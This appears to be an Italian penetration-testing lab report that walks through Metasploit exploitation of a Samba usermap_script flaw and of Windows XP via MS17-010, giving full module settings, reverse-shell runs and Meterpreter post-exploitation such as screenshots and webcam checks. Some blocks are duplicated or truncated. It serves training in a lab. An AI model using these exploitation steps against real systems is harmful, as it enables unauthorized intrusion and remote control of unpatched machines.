Samba trans2open Overflow (Mac OS X PPC)
Samba trans2open Overflow (Solaris SPARC)
Samba 6 Search Results Buffer Overflow
```

Visto che il nostro scopo è quello di ottenere una sessione sulla macchina target, il modulo che abbiamo scelto è `exploit/multi/samba/usermap_script`: questo modulo riguarda la gestione degli script usermap, che sono utilizzati per mappare nomi utente sui percorsi dei file.

Configurazione tool

Tramite il comando use andiamo a scegliere effettivamente il modulo, per poi andare a settare le impostazioni tramite il comando show options

Viene richiesto di inserire RHOSTS, quindi l'indirizzo IP della macchina target e si procede, inoltre, con la modifica del parametro LPORT con la porta 5555 nella sezione del payload.

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

```
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name      Current Setting  Required  Description
CHOST    bind                no        The local client address
CPORT    4444                no        The local client port
Proxies   proxychains-dispatcher  no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS   192.168.50.150      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT    139                 yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name      Current Setting  Required  Description
LHOST    192.168.50.100     yes       The listen address (an interface may be specified)
LPORT    4444                yes       The listen port

Exploit target:
Id  Name
-- 
0  Automaticrt for 192.168.50.150
Starting msf6 exploit(multi/samba/usermap_script) at 2024-03-12 04:19 EDT
```

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.150
RHOSTS => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT => 5555
```


Exploit con MSFconsole

Sfruttiamo il comando exploit per lanciare l'attacco verso la macchina target: questo consente l'apertura di una reverse Shell grazie alla quale è possibile utilizzare il comando ifconfig, il quale restituisce a schermo la configurazione di rete della macchina target.

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 3 opened (192.168.50.100:5555 → 192.168.50.150:43598) at 2024-03-12 04:50:56 -0400
ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:c1:03:83
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe:c1:03:83/64 Scope:Link
          PORT      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:43 errors:0 dropped:0 overruns:0 frame:0
          TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4667 (4.5 KB) TX bytes:10764 (10.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          PORT      UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:125 errors:0 dropped:0 overruns:0 frame:0
          TX packets:125 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:35837 (34.9 KB) TX bytes:35837 (34.9 KB)
```

Exploit WindowsXP con Metasploit



Meterpreter è un payload versatile e potente all'interno del framework Metasploit. Un payload, in termini di hacking e sicurezza informatica, è una porzione di codice che viene eseguita su un sistema target dopo che è stata sfruttata una vulnerabilità. Meterpreter è progettato per consentire a un attaccante di eseguire una serie di attività post-exploit su un sistema compromesso.

Configurazione laboratorio

```
(kali㉿Kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.200.100 netmask 255.255.255.0 broadcast 192.168.200.255
        inet6 fe80::a00:27ff:fea9:39c2 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:a9:39:c2 txqueuelen 1000 (Ethernet)
            RX packets 817 bytes 473382 (462.2 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 3217 bytes 314912 (307.5 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 94739 bytes 5981964 (5.7 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 94739 bytes 5981964 (5.7 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿Kali)-[~]
$
```

L'indirizzo IP della macchina **Kali Linux** è stato impostato su: **192.168.200.100**.
L'indirizzo di **WindowsXP** è stato impostato come: "192.168.200.200".

```
C:\Documents and Settings\Administrator>ipconfig
Configurazione IP di Windows

Scheda Ethernet Connessione alla rete locale (LAN):
    Suffixo DNS specifico per connessione:
    Indirizzo IP . . . . . : 192.168.200.200
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.200.200

C:\Documents and Settings\Administrator>
```

Configurazione laboratorio

```
(kali㉿Kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.200.100 netmask 255.255.255.0 broadcast 192.168.200.255
        inet6 fe80::a00:27ff:fea9:39c2 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:a9:39:c2 txqueuelen 1000 (Ethernet)
            RX packets 817 bytes 473382 (462.2 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 3217 bytes 314912 (307.5 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 94739 bytes 5981964 (5.7 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 94739 bytes 5981964 (5.7 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿Kali)-[~]
$
```

L'indirizzo IP della macchina **Kali Linux** è stato impostato su: **192.168.200.100**.
L'indirizzo di **WindowsXP** è stato impostato come: **"192.168.200.200"**.

```
C:\Documents and Settings\Administrator>ipconfig
Configurazione IP di Windows

Scheda Ethernet Connessione alla rete locale (LAN):
    Suffixo DNS specifico per connessione:
    Indirizzo IP . . . . . : 192.168.200.200
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.200.200


C:\Documents and Settings\Administrator>
```

Scansione Target

Il team ha effettuato un vulnerability scan attraverso Nessus ed è stata individuata la seguente vulnerabilità

HIGH	8.1	9.7	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
------	-----	-----	-------	---

In Microsoft Server Message Block 1.0 (SMBv1) esistono più vulnerabilità riguardo l'esecuzione del codice remoto a causa della gestione impropria di alcune richieste. Un utente malintenzionato non autenticato può sfruttare queste vulnerabilità tramite un pacchetto appositamente predisposto per eseguire codice arbitrario, per rivelare informazioni sensibili.



[Report Nessus WindowsXP](#)

Preparazione MSFconsole

Eseguiamo Metasploit da console con il comando «msfconsole», e cerchiamo l'exploit interessato attraverso il comando «search»:

L'exploit più interessante sembrerebbe essere in riga 1 - infatti nella descrizione viene riportato «remote Windows Code Execution» - utilizzato con il comando «use»

```
msf6 > search ms17
Matching Modules
=====
#  Name                                Description
--  --
0  exploit/windows/smb/ms17_010_etalblue      2017-03-14    average  Yes
MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec        2017-03-14    normal   Yes
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command       2017-03-14    normal   No
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010          normal   No
MS17-010 SMB RCE Detection
4  exploit/windows/fileformat/office_ms17_11882 2017-11-15    manual   No
Microsoft Office CVE-2017-11882
5  auxiliary/admin/mssql/mssql_escalate_execute_as  normal   No
Microsoft SQL Server Escalate EXECUTE AS
6  auxiliary/admin/mssql/mssql_escalate_execute_as_sql  normal   No
Microsoft SQL Server SQLi Escalate Execute AS
7  exploit/windows/smb/smb_doublepulsar_rce      2017-04-14    great   Yes
SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 7, use 7 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 1
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options
```

Configurazione MSFconsole

Con il comando show options si vanno a verificare i parametri da configurare, in questo caso viene richiesto di impostare il RHOSTS, ovvero l'indirizzo IP della macchina target, e la LPORT, la porta in ascolto.

```
msf6 exploit(windows/smb/ms17_010_psexec) > set rhosts 192.168.200.200
rhosts => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 7777
lport => 7777
msf6 exploit(windows/smb/ms17_010_psexec) > show options
```

```
msf6 exploit(windows/smb/ms17_010_psexec) > set lhost 192.168.200.100
lhost => 192.168.200.100
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):
Name          Current Setting  Required  Description
--  -----
DBGTRACE      false           yes       Show extra debug
LEAKATTEMPTS  99             yes       How many times t
NAMEDPIPE     /usr/share/metasploit-framework/data/wor
NAMED_PIPES   /usr/share/metasploit-framewor
RHOSTS        192.168.200.200  yes       The target host(
RPORT         445            yes       docs.metasploit.
SERVICE_DESCRIPTION 445           no        The Target port
SERVICE_DISPLAY_NAME  SERVICE_NAME
SHARE         ADMIN$          yes       The share to con
SMBDomain    .
SMBPass      .
SMBUser      .

Payload options (windows/meterpreter/reverse_tcp):
Name          Current Setting  Required  Description
--  -----
EXITFUNC     thread          yes       Exit technique (Accepted: '', seh
LHOST        192.168.200.100  yes       The listen address (an interface
LPORT        7777            yes       The listen port
```

Avvio Exploit

Una volta configurate tutte le impostazioni ed i parametri, possiamo lanciare l'attacco con il comando «exploit», e come è possibile constatare dall'immagine allegata l'exploit è andato a buon fine: è stata aperta una sessione di Meterpreter.

Un'informazione che possiamo avere sul target è capire se si tratta di una macchina virtuale: con lo script «checkvm».

Attraverso il comando «ifconfig», invece, si verifica la configurazione della rete della macchina target.

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.200.100:7777
[*] 192.168.200.200:445 - Target OS: Windows 5.1
[*] 192.168.200.200:445 - Filling barrel with fish ... done
[*] 192.168.200.200:445 - ←———— | Entering Danger Zone | —————→
[*] 192.168.200.200:445 - [*] Preparing dynamite ...
[*] 192.168.200.200:445 - [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.200.200:445 - [+] Successfully Leaked Transaction!
[*] 192.168.200.200:445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.200.200:445 - ←———— | Leaving Danger Zone | —————→
[*] 192.168.200.200:445 - Reading from CONNECTION struct at: 0xff940c70
[*] 192.168.200.200:445 - Built a write-what-where primitive ...
[+] 192.168.200.200:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.200.200:445 - Selecting native target
[*] 192.168.200.200:445 - Uploading payload ... abuQunom.exe
[*] 192.168.200.200:445 - Created \abuQunom.exe ...
[+] 192.168.200.200:445 - Service started successfully ...
[*] 192.168.200.200:445 - Deleting \abuQunom.exe ...
[*] Sending stage (175686 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:1033) at 2024-03-12 10:01:49 +0100
```

```
meterpreter > run post/windows/gather/checkvm
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
meterpreter >
```

```
meterpreter > ifconfig
Interface 1
=====
Name      : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU       : 1520
IPv4 Address : 127.0.0.1


Interface 2
=====
Name      : Scheda server Intel(R) PRO/1000
zione pacchetti
Hardware MAC : 08:00:27:87:2d:70
MTU       : 1500
IPv4 Address : 192.168.200.200
IPv4 Netmask : 255.255.255.0
```

Avvio Exploit

Tramite il comando «`webcam_list`» verifichiamo che non sono presenti webcam sulla macchina target.

Infine, altra caratteristica di meterpreter è la capacità di catturare uno screenshot della macchina target e salvarlo sul sistema dell'attaccante; questo è possibile con il comando «`screenshot`».

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter > webcam_snap
[-] Target does not have a webcam
meterpreter > screenshot
Screenshot saved to: /home/kali/viwjsMzD.jpeg
meterpreter >
```



Conclusioni Progetto

La sicurezza informatica non è un obiettivo statico, ma un processo in evoluzione che richiede un impegno continuo e una vigilanza costante per proteggere con successo l'infrastruttura digitale aziendale. Alcuni punti chiave sono:

- Minacce in continua evoluzione: phishing, ransomware, sicurezza cloud. Queste sono solo una minuscola parte delle minacce ed è perciò fondamentale essere aggiornati sulle tecniche di attacco e sulle possibili vulnerabilità presenti nei nostri sistemi.
- Sicurezza multistrato: si necessita di implementazione delle misure di sicurezza, questo campo include password complesse, 2FA, aggiornamenti regolari dei software, soluzioni di sicurezza affidabili e backup sicuri.
- Formazione dei dipendenti: formare i dipendenti sulle best practices, così da essere in grado di riconoscere e segnalare potenziali minacce.
- Pianificazione della risposta agli incidenti (Incident Response Plan): essere preparati agli incidenti informatici ed essere in grado di sviluppare un piano di risposta ad essi; inoltre, testarlo ed aggiornarlo regolarmente per mantenere la sua efficacia.
- Eseguire vulnerability test periodici: è opportuno verificare che ogni parte interessata sia in linea con gli standard di sicurezza.



GRAZIE

EPCODE

Create.com
Create.com
Create.com
Create.com